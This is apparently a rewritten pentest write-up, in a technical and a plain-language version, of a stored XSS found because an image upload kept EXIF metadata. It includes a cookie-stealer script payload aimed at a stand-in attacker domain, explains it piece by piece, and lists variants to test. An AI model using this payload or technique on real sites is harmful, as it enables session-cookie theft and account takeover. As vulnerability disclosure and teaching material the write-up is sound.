PENTEST TALES: EXIF Data Manipulation
The application did not strip EXIF metadata from uploaded images, allowing an attacker to embed an XSS payload in the Artist tag. When the uploaded image was later viewed, the payload executed, enabling cookie theft or account takeover.
 Published on medium.com
Upon performing a private engagement on a well known popular application, I stumbled upon a subdomain containing a file upload functionality. Thus far, it was noted that the root domain and all pertaining subdomains were very well secured, containing very strict input filtering which prevented any type of injections…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a private engagement against a well known popular application, the researcher found a subdomain that offered a file upload feature. The root domain and its subdomains were otherwise well defended: strict input filtering blocked injection attempts, and a Web Application Firewall rejected arbitrary characters. Attempts to bypass file type restrictions during upload, in the hope of obtaining Remote Code Execution, also failed, because file extensions, file names and Content-Type were validated properly.
The upload area accepted legitimate JPG and PNG files. That is the whole of the feature as described: a user submits an image, the application stores it, and the image is later served from a URL.

Setup
The work was done on a private engagement, so no program name, hostname or version is given. The tools used were:
- ExifTool, to write metadata tags into a sample JPEG image.
- Burp Suite, to follow the upload request and the requests that led to the final image URL.
- A sample JPEG image, used as the carrier for the payload.
No account details, roles or authentication requirements are described.
Finding it
Because the upload only accepted legitimate JPG/PNG files, the researcher looked at what happened to the images after upload. A sample image containing metadata was uploaded, and the final URL path was noted: it consisted of an encoded filename while still retaining the JPEG extension.
The image was then downloaded and its properties viewed locally. It retained all of its metadata, including EXIF values such as Comment and Description. In other words, the server stored and served the file without stripping the metadata that had been embedded in it.
EXIF (Exchangeable Image File) is a format that stores information about an image, such as location, author, comments and dates. The properties view below outlines some of the values that can be set:

Image Properties/Details
Why this matters
Normally, when a user uploads an image to a web application, defined EXIF Data values are stripped from the metadata before the image is stored. When they are not stripped, two problems follow: sensitive information can leak through the images, and payloads can be smuggled inside them to help bypass an application's defences, especially when no additional validation checks are performed on the stored content.
Exploitation
Step 1: embed a payload in the Artist tag
After locating a sample JPEG image, the researcher manually added an Artist tag to the image using ExifTool, with a demo XSS payload as its value:

Leveraging ExifTool
The report does not reproduce the exact ExifTool command line. The point of the step is that the tag value is attacker-controlled text that travels with the file.
For a more practical attack, the payload can be adjusted to a cookie stealer that relays a victim's session cookies:
<<SCRIPT>window.location='http://www.yourlocallyhostedsuperduperevildomain.com/?'+document.cookie');//<</SCRIPT>
The payload is wrapped in double angle brackets and closed with a comment (//) followed by a second <<. When the browser parses it, window.location is set to the attacker's domain with document.cookie appended as the query string, which sends the victim's cookies to that host.
Step 2: confirm the tag is present
The Artist tag was then read back from the image to confirm it existed:

Step 3: upload and follow the requests
The image was uploaded, and the requests were followed with Burp Suite. The final URL path was then visited, and the test payload executed.

Confirming the stored XSS
That is the full chain: the payload is written into image metadata, the metadata survives upload and storage, and the image is served from a URL on the trusted domain in a context where the browser interprets the tag value as script.
Root cause
The application did not strip EXIF Data from uploaded images before storing and serving them. Because the metadata is preserved, an attacker-controlled tag value becomes stored content that the browser executes when the image URL is visited. The existing defences did not help: input filtering and the WAF blocked arbitrary characters, and the upload validation checked extension, filename and Content-Type, none of which inspects the bytes inside a legitimate JPEG. The file was a valid image, so every check passed.
Impact
The report classifies EXIF Data not being stripped, on its own, as a Low severity issue (P4 according to Bugcrowd's VRT). Coupled with an injection vector such as the one demonstrated, the severity can increase drastically, especially for Stored XSS, which can affect anyone who interacts with the vulnerable area.
For an attacker this is a strong phishing vector. It supports cookie stealing and account takeover, and it is more believable because the image URL includes the trusted, legitimate domain. That can produce more victim clicks than standard phishing, which usually carries easy to spot red flags such as a foreign domain. The report does not state which users or pages were affected beyond "anyone that interacts with the vulnerable area".
Fix
The report does not describe a fix or a vendor response. The implied remediation is to strip EXIF Data from uploaded images before storing them, so that metadata such as Comment, Description and Artist never reaches the served file.
Variants to test
- Other metadata fields. Write the payload into Comment, Description, Artist or any other tag the application preserves, then download the stored image and inspect its properties. A positive result is the tag value coming back unchanged.
- Other image formats. Repeat with PNG and any other format the upload accepts. A positive result is metadata surviving the round trip in a format the application serves back.
- Other rendering contexts. Visit the final image URL directly and any page that embeds it. A positive result is the payload executing in the browser rather than being shown as text.
- Cookie stealer payload. Use the
window.locationpayload above against your own listener. A positive result is a request arriving at your host carrying the victim's cookies. - Filename handling. Note the encoded filename in the final URL path and check whether the extension is retained. A positive result is a served path that still ends in the image extension while carrying your metadata.
What happened, in plain words
A security researcher was hired to test a popular website. During that test, they found a smaller part of the site (a subdomain) that let people upload pictures. The rest of the site was well defended: it filtered what users typed in, and a Web Application Firewall (a filter that sits in front of the site and blocks suspicious requests) rejected odd characters. Trying to sneak a harmful file past the upload checks also failed, because the site checked the file extension, the file name and the Content-Type (the label that says what kind of file it is).
So the upload feature looked safe. It accepted normal JPG and PNG pictures, stored them, and served them back from a web address. But the researcher asked a different question: what happens to the hidden information inside a picture after it is uploaded? That hidden information is called EXIF data. It records things like where a photo was taken, who took it, and any comments or descriptions attached to it. The researcher found that this hidden information was kept, not removed. That meant text could be hidden inside a picture and later executed by the browser when the image URL was visited. When that text is a script, the browser runs it. This is called Stored XSS (Cross-Site Scripting): harmful code is stored on the site and runs in the browser of anyone who views it.
The image above is the moment in the story where the researcher decides the target looks completely secure, and then thinks outside the box.
The setup
The work was done on a private engagement, so no program name, hostname or version is given. The tools used were:
- ExifTool, a free program that reads and writes the hidden information inside image files.
- Burp Suite, a tool that sits between your browser and a website so you can see and change every request and response. Think of it as a transparent proxy: your browser talks to Burp, and Burp talks to the site, and you can watch the conversation.
- A sample JPEG image, used as the carrier for the payload. A payload is the piece of text or code that does the harmful thing.
No account details, roles or login requirements are described.
Finding it
Because the upload only accepted legitimate JPG and PNG files, the researcher looked at what happened to the images after upload. A sample image containing metadata was uploaded, and the final URL path was noted. The path consisted of an encoded filename while still keeping the JPEG extension. An encoded filename means special characters in the name are replaced with codes (for example, a space becomes %20) so the name can travel safely in a web address.
The image was then downloaded and its properties viewed locally. It kept all of its metadata, including EXIF values such as Comment and Description. In other words, the server stored and served the file without removing the metadata that had been put inside it.
EXIF (Exchangeable Image File) is a format that stores information about an image, such as location, author, comments and dates. The properties view below outlines some of the values that can be set:
Image Properties/Details
This screenshot shows the kind of fields a picture can carry: the ones a camera fills in automatically, and the ones a person can edit by hand. The important point is that these fields are just text stored inside the file, and the file travels with them wherever it goes.
Why this matters
Normally, when a user uploads an image to a web application, defined EXIF Data values are stripped from the metadata before the image is stored. Stripping means deleting those fields so only the picture itself remains. When they are not stripped, two problems follow. First, sensitive information can leak through the images: for example, a photo taken at home might carry the GPS coordinates of that home. Second, payloads can be smuggled inside the metadata to help bypass an application's defences, especially when no additional validation checks are performed on the stored content. The site checked the outside of the file (its name, its extension, its label) but never looked at the text hidden inside it.
Exploitation
Step 1: embed a payload in the Artist tag
After locating a sample JPEG image, the researcher manually added an Artist tag to the image using ExifTool, with a demo XSS payload as its value:
Leveraging ExifTool
This screenshot shows ExifTool being used to write the Artist tag. The Artist tag is normally meant to record the photographer's name. Here it is being used as a hiding place for text that the browser will later treat as code. The report does not reproduce the exact ExifTool command line. The point of the step is that the tag value is attacker-controlled text that travels with the file.
For a more practical attack, the payload can be adjusted to a cookie stealer that relays a victim's session cookies:
<<SCRIPT>window.location='http://www.yourlocallyhostedsuperduperevildomain.com/?'+document.cookie');//<</SCRIPT>
<<SCRIPT>opens a script tag, but with an extra<in front.window.location=tells the browser to navigate to a new address.windowis the browser tab, andlocationis the address bar.'http://www.yourlocallyhostedsuperduperevildomain.com/?'is the attacker's own web address, followed by a question mark. Everything after a question mark in a URL is the query string, a place to attach extra data.+document.cookieappends the victim's cookies to that address. A cookie is a small piece of text a website stores in your browser so it can recognise you on the next request. Session cookies are the ones that prove you are logged in. If someone else gets your session cookie, they can often act as you without knowing your password.');//<</SCRIPT>closes the JavaScript statement and then starts a comment with//. A comment is text the browser ignores.
When the browser parses this, window.location is set to the attacker's domain with document.cookie appended as the query string. That sends the victim's cookies to the attacker's host.
Step 2: confirm the tag is present
The Artist tag was then read back from the image to confirm it existed:
This screenshot shows the tag being read back. Reading it back is a sanity check: before uploading anything, you want to be sure the text you wrote is really inside the file and was not silently dropped by the tool.
Step 3: upload and follow the requests
The image was uploaded, and the requests were followed with Burp Suite. The final URL path was then visited, and the test payload executed.
Confirming the stored XSS
This screenshot shows the result: the browser ran the payload instead of displaying it as plain text. That is the difference between a harmless string and an XSS. If the page had shown the text on screen, nothing would have happened. Because the browser executed it, the site had a Stored XSS.
That is the full chain: the payload is written into image metadata, the metadata survives upload and storage, and the image is served from a URL on the trusted domain in a context where the browser interprets the tag value as script.
Root cause
The application did not strip EXIF Data from uploaded images before storing and serving them. Because the metadata is preserved, an attacker-controlled tag value becomes stored content that the browser executes when the image URL is visited. The existing defences did not help. Input filtering and the WAF blocked arbitrary characters in requests. The upload validation checked extension, filename and Content-Type, none of which inspects the bytes inside a legitimate JPEG. The file was a valid image, so every check passed. Think of a sealed envelope: the guard checks the address and the stamp, but never opens the envelope to read the letter inside.
Impact
The report classifies EXIF Data not being stripped, on its own, as a Low severity issue (P4 according to Bugcrowd's VRT). Severity is a rough measure of how much damage a flaw can cause, and P4 is the lowest tier in that scale. Coupled with an injection vector such as the one demonstrated, the severity can increase drastically, especially for Stored XSS, which can affect anyone who interacts with the vulnerable area.
For an attacker this is a strong phishing vector. Phishing is tricking someone into clicking a link or handing over information by pretending to be trustworthy. This attack supports cookie stealing and account takeover, and it is more believable because the image URL includes the trusted, legitimate domain. A link that starts with the real site's name looks far less suspicious than one pointing at a strange domain. That can produce more victim clicks than standard phishing, which usually carries easy to spot red flags such as a foreign domain. The report does not state which users or pages were affected beyond "anyone that interacts with the vulnerable area".
Fix
The report does not describe a fix or a vendor response. The implied remediation is to strip EXIF Data from uploaded images before storing them, so that metadata such as Comment, Description and Artist never reaches the served file. In everyday terms: open the envelope, throw away the letter, and keep only the picture.
Variants to test
If you ever find an upload feature that keeps metadata, here are ways to explore further. Each one states what a positive result looks like.
- Other metadata fields. Write the payload into Comment, Description, Artist or any other tag the application preserves, then download the stored image and inspect its properties. A positive result is the tag value coming back unchanged.
- Other image formats. Repeat with PNG and any other format the upload accepts. A positive result is metadata surviving the round trip in a format the application serves back.
- Other rendering contexts. Visit the final image URL directly and any page that embeds it. A positive result is the payload executing in the browser rather than being shown as text.
- Cookie stealer payload. Use the
window.locationpayload above against your own listener. A positive result is a request arriving at your host carrying the victim's cookies. - Filename handling. Note the encoded filename in the final URL path and check whether the extension is retained. A positive result is a served path that still ends in the image extension while carrying your metadata.
Glossary
- API: a way for two programs to talk to each other, like a waiter taking your order to the kitchen and bringing back the food.
- Burp Suite: a tool that sits between your browser and a website so you can watch and change every request and response.
- Content-Type: a label sent with a file or request that says what kind of data it is, for example
image/jpeg. - Cookie: a small piece of text a website stores in your browser so it can recognise you on later visits.
- Encoded filename: a file name where special characters are replaced with codes so it can travel safely in a web address.
- EXIF (Exchangeable Image File): hidden information stored inside an image file, such as location, author, comments and dates.
- ExifTool: a free program for reading and writing the hidden information inside image files.
- File extension: the part of a file name after the dot, such as
.jpg, which hints at the file type. - Injection: inserting your own text or code into a place the application did not expect, so it gets processed as instructions.
- JPG/JPEG: a common image file format, often used for photographs.
- Metadata: data about data; information stored alongside the main content, such as the tags inside a photo.
- Payload: the piece of text or code that carries out the harmful action.
- Phishing: tricking someone into clicking a link or giving up information by pretending to be trustworthy.
- PNG: a common image file format, often used for graphics with sharp edges or transparency.
- Query string: the part of a web address after a question mark, used to carry extra data.
- Remote Code Execution (RCE): a severe flaw where an attacker can make the server run their own code.
- Request: a message your browser sends to a server asking for something, such as a page or a file.
- Response: the message a server sends back to your browser.
- Session cookie: a cookie that proves you are logged in; stealing it can let someone else act as you.
- Severity: a rough measure of how much damage a flaw can cause, often expressed in tiers such as P4 (lowest) to P1 (highest).
- Stored XSS: XSS where the harmful text is saved on the server and runs for anyone who later views it.
- Stripping metadata: deleting the hidden information from a file before storing or serving it.
- Subdomain: a smaller part of a website, such as
shop.example.comunderexample.com. - URL: a web address, the text you type or click to reach a page or file.
- VRT: Bugcrowd's Vulnerability Rating Taxonomy, a public list that maps flaw types to severity tiers.
- Web Application Firewall (WAF): a filter that sits in front of a website and blocks requests that look suspicious.
- window.location: the part of a browser's JavaScript that controls which address the tab is showing.



